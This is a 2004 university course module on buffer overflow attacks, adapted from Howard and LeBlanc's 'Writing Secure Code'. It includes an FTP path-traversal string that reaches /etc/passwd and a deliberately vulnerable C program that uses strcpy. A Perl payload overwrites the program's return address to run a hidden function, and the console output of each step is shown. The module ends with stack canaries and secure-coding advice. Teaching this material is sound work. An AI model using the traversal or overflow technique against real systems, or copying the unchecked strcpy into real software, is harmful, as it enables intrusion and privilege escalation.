



COEN 152 Computer Forensics

Buffer Overflow Attack

One of the most frequent attack types is the buffer overflow attack. This module explains it.

1. How Input Can Be Bad

An anonymous FTP implementation parsed the requested file name to screen requests for files. If a file was in a not publicly accessible directory, then the file name would tell, and the access could be denied. But carefully crafted requests could trick the parser into allowing access. Assume that /pub/acc is an allowed folder. Of course, /etc/passwd is not allowed. By typing in

```
get /pub/acc/../../etc/passwd
```

the parser (in this implementation) would parse the first part of the string ("/pub/acc") and decide to allow access. The Unix environment would however parse the complete string to correctly point to /etc/passwd. The vendor had to change the screening code several times to fix this and other vulnerabilities.

Moral Lesson

- Don't reinvent your wheel. Other vendors were using an anonymous FTP sandbox and the community had already learned how to get this one right.
- Parsing input is difficult. Its hard to get it right if users can just input anything and even have an incentive to input interesting stuff.

2. Buffer Overflow Attack

The buffer overflow attack was discovered in hacking circles. It uses input to a poorly implemented, but (in intention) completely harmless application, typically with root / administrator privileges. The buffer overflow attack results from input that is longer than the implementor intended. To understand its inner workings, we need to talk a little bit about how computers use memory.

2.1. Use of the Stack

The stack is a region in a program's memory space that is only accessible from the top. There are two operations, push and pop, to a stack. A push stores a new data item on top of the stack, a pop removes the top item. Every process has its own memory space (at least in a decent OS), among them a

stack region and a heap region. The stack is used heavily to store local variables and the return address of a function.

For example, assume that we have a function

```
void foo(const char* input) {
    char buf[10];

    printf("Hello World\n");
}
```

When this function is called from another function, for example main:

```
int main(int argc, char* argv[])
{
    foo(argv[1]);
    return 0;
}
```

then the following happens: The calling function pushes the return address, that is the address of the return statement onto the stack. Then the called function pushes zeroes on the stack to store its local variable. Since *foo* has a variable *buf*, this means there will be space for 10 characters allocated. The stack thus will look like depicted in Figure 3.




Figure 3: The stack holds the return address, the arguments, and the local variables..




Figure 1: The push operation takes an item and puts it on the top of the stack.




Figure 2: The pop operation removes the top from the stack and makes it available to the application.

2.2 Programming Example.

We look at the following example program, taken from Howard and LeBlanc:

	<p>This is a simple C-program. Function main uses the command line input. Recall that argc is the number of arguments, including the call to</p>
--	--

```

/*
StackOverrun.c
This program shows an example of how a stack-based
buffer overrun can be used to execute arbitrary code. Its
objective is to find an input string that executes the function bar.
*/

#pragma check_stack(off)

#include <string.h>
#include <stdio.h>

void foo(const char* input)
{
    char buf[10];

    printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");

    strcpy(buf, input);
    printf("%s\n", buf);

    printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
}

void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    //Blatant cheating to make life easier on myself
    printf("Address of foo = %p\n", foo);
    printf("Address of bar = %p\n", bar);
    if (argc != 2)
    {
        printf("Please supply a string as an argument!\n");
        return -1;
    }
    foo(argv[1]);
    return 0;
}

```

the function itself. Thus, is we put

: stackoverrun Hello

then argc is two and argv[0] is "stackoverrun" and argv[1] is "Hello". The main function calls function foo. foo gets the second word from the commandline as its input.

As we look at foo, foo prints first the stack. This is done with a printf statement. The arguments to printf are taken directly from the stack. The "%p" format means that the argument is printed out as a pointer.

The call to strcpy is the one that is dangerous. strcpy will just copy character for character until it finds a "0" character in the source string. Since the argument we give to the call can be much longer, this **can** mess up the stack. Unfortunately, commercial-grade software is full of these calls without checking for the length of the input.

When the stack is messed up, the return address from foo will be overwritten. With other words, instead of going back to the next instruction after foo in main (that would be the return statement), the next instruction executed after foo finishes will be whatever is in the stack location.

In this program, there is another function, called bar. The program logic bars bar from running ever. However, by giving it the right input to main, we can get bar to run.

To the left is a copy of the program compiled under a command line. (Be careful, the

```
Chapter05>stackoverrun.exe Hello
```

```
Address of foo = 00401000
```

```
Address of bar = 00401050
```

```
My stack looks like:
```

```
00000000
```

```
00000A28
```

```
7FFDF000
```

```
0012FEE4
```

```
004010BB
```

```
0032154D
```

```
Hello
```

```
Now the stack looks like:
```

```
6C6C6548
```

```
0000006F
```

```
7FFDF000
```

```
0012FEE4
```

```
004010BB
```

```
0032154D
```

debug mode of Visual Studio prevents this from happening, if you use the release mode, it might also give you a different picture. Same if you use gcc or cc in *NIX.) The output gives us two pictures of the stack, one before the calling of strcpy in foo, the other afterwards. I set the return address from foo in bold in both versions of the stack.

We can stress-test the application by feeding it different input. If the input is too long, see below, we get bad program behavior. In the example below, the stack is overwritten with ASCII characters 31 and 32, standing for 1 and 2 respectively. The type of error message will depend on the operating system and the programs installed.

Now it is only a matter of patience to find input that does something that we want, in this case, to execute bar.

```
C:\ Command Prompt
7FFDF000
0012FEE4
004010BB
0032154D

12121212121212121212
Now the stack looks like:
32313231
32313231
32313231
32313231
32313231
32313231
00321500


C:\Documents and Settings\Thomas Schwarz\My Documents\Microsoft Press\SecureCo2\
Chapter05>stackoverrun.exe 12121212121212121212
Address of foo = 00401000
Address of bar = 00401050
My stack looks like:
00000000
00000A28
7FFDF000
0012FEE4
004010BB
0032154D

12121212121212121212
Now the stack looks like:
32313231
32313231
32313231
32313231
32313231
32313231
00321500

C:\Documents and Settings\Thomas Schwarz\My Documents\Microsoft Press\SecureCo2\
Chapter05>
```



To make use of this, we need to feed the correct input to the program. In this example, we want to overwrite the second last line with the address of bar. To make navigation easier on us, we input a long list of different ASCII characters.




```
C:\Documents and Settings\Thomas Schwarz\My Documents\Microsoft Press\SecureCo2\Chapter05>stackoverflow ABCDEFGHIJKLMNOPQRSTUVWXYZ
Address of foo = 00401000
Address of bar = 00401050
My stack looks like:
00000000
00000A28
7FFDF000
0012FEE4
004010BB
003215A1

ABCDEFGHIJKLMNOPQRSTUVWXYZ
Now the stack looks like:
44434241
48474645
4C4B4A49
504F4E4D
54535251
58575655

C:\Documents and Settings\Thomas Schwarz\My Documents\Microsoft Press\SecureCo2\Chapter05>
```

The line should be 00 40 10 50. Unfortunately, the character '10' is not printable. So we use - as good hackers - a small perl script:



```
HackOverrun.pl - Notepad
File Edit Format View Help
$arg = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"."\\x50\\x10\\x40";
$cmd = "stackoverflow ".$arg;

system($cmd);
```

The first line concatenates the filler string with the right hex-characters.

Executing the Perl script yields the desired result:

```

C:\> Command Prompt
C:\Documents and Settings\Thomas Schwarz\My Documents\Microsoft Press\SecureCo2\Chapter05>perl Hackoverrun.pl
Address of foo = 00401000
Address of bar = 00401050
My stack looks like:
00000000
000000A28
7FFDF000
0012FEE4
004010BB
00321599

ABCDEFGH IJKLMNOP>
Now the stack looks like:
44434241
48474645
4C4B4A49
504F4E4D
00401050
00321599

Augh! I've been hacked!

C:\Documents and Settings\Thomas Schwarz\My Documents\Microsoft Press\SecureCo2\Chapter05>

```

Function bar is called and prints out to the screen.

If you use an older version of Visual Studio, you will not get this error message, but one that is much more helpful for the attacker. Microsoft is trying to stem this type of an attack. If you use a different compiler, e.g. on a Unix system, the stack will look quite different. This is because compilers have freedom in how to structure the stack, and also, because they try to prevent exactly this type of problem.

Real Stack Overflow Attacks


A real attack would try to place the address of the top of the stack in lieu of the return address, followed by some horrible lines of assembly code, such as a call to another tool. If the subverted program runs with high privileges, then the tool will run with the same privilege level. Even better for the attacker, the whole process takes only the transmission of a little script program.

Heap Overflow Attacks

Programs use dynamically allocated memory as well as the stack. A vulnerable program uses a call to something like strcpy to copy input into a buffer, allocated on the heap. The right type of input, longer than the buffer, will now overwrite data on the heap. The program will not always crash, but it will also not behave as advertised. A hacker noticing this behavior then tries various inputs until they find a way to corrupt the stack. Once the stack is corrupted, the attacker can get arbitrary code snippets executed.

Stack Protection

It is not very difficult to rewrite the compiler so that stack smashing is thwarted. Stack Guard writes a Canary word between the local variables and the return address on the stack, before a function is called, and checks it just before the function returns. This simple technique prevents stack overflow attacks at the cost of slight overhead in execution time and



memory needs. The attacker needs to overwrite the canary word in order to overwrite the return address. Since the canary words varies, this overwrite can be detected with high probability.

Stack Guard prevents stack buffer overflow attacks that have not yet been discovered at the cost of recompiling the function. Unfortunately, the same method does not quite work for heap overflow attacks, though it can make the work of the hacker more complicated.

MS Visual Studio has its own, independently developed version with canaries.

[Stack Guard Paper](#)

Writing Secure Code

Ultimately, the best defense is to not write code that is exploitable. Only safe string function calls should be used, strcpy and sprintf do not belong in code. Some programming languages enforce more secure code, but typically still allow unsafe constructs.

One lesson to draw for the programmer (or her manager) is that user input is *far too dangerous to be left to users*. Thus, all input should be treated as *evil and corrupting* unless proven otherwise. Second, a programmer needs to set up trusted and untrusted environments, and data needs to be checked whenever it crosses the boundary. The checking is easiest if there is a choke point for input. One should also consider the use of an input validator. Finally, run applications at the least possible privilege level.

Additional Reading

This module is based almost completely on Howard and LeBlanc: Writing Secure Code, 2nd edition. Bill Gates says its required reading at Microsoft.

[IIS heap overflow bulletin MS01-023](#)

[SQL insertion attack for web servers](#)

©2004 Thomas Schwarz, S.J., COEN, SCU	SCU	COEN	COEN252	T. Schwarz
---------------------------------------	---------------------	----------------------	-------------------------	----------------------------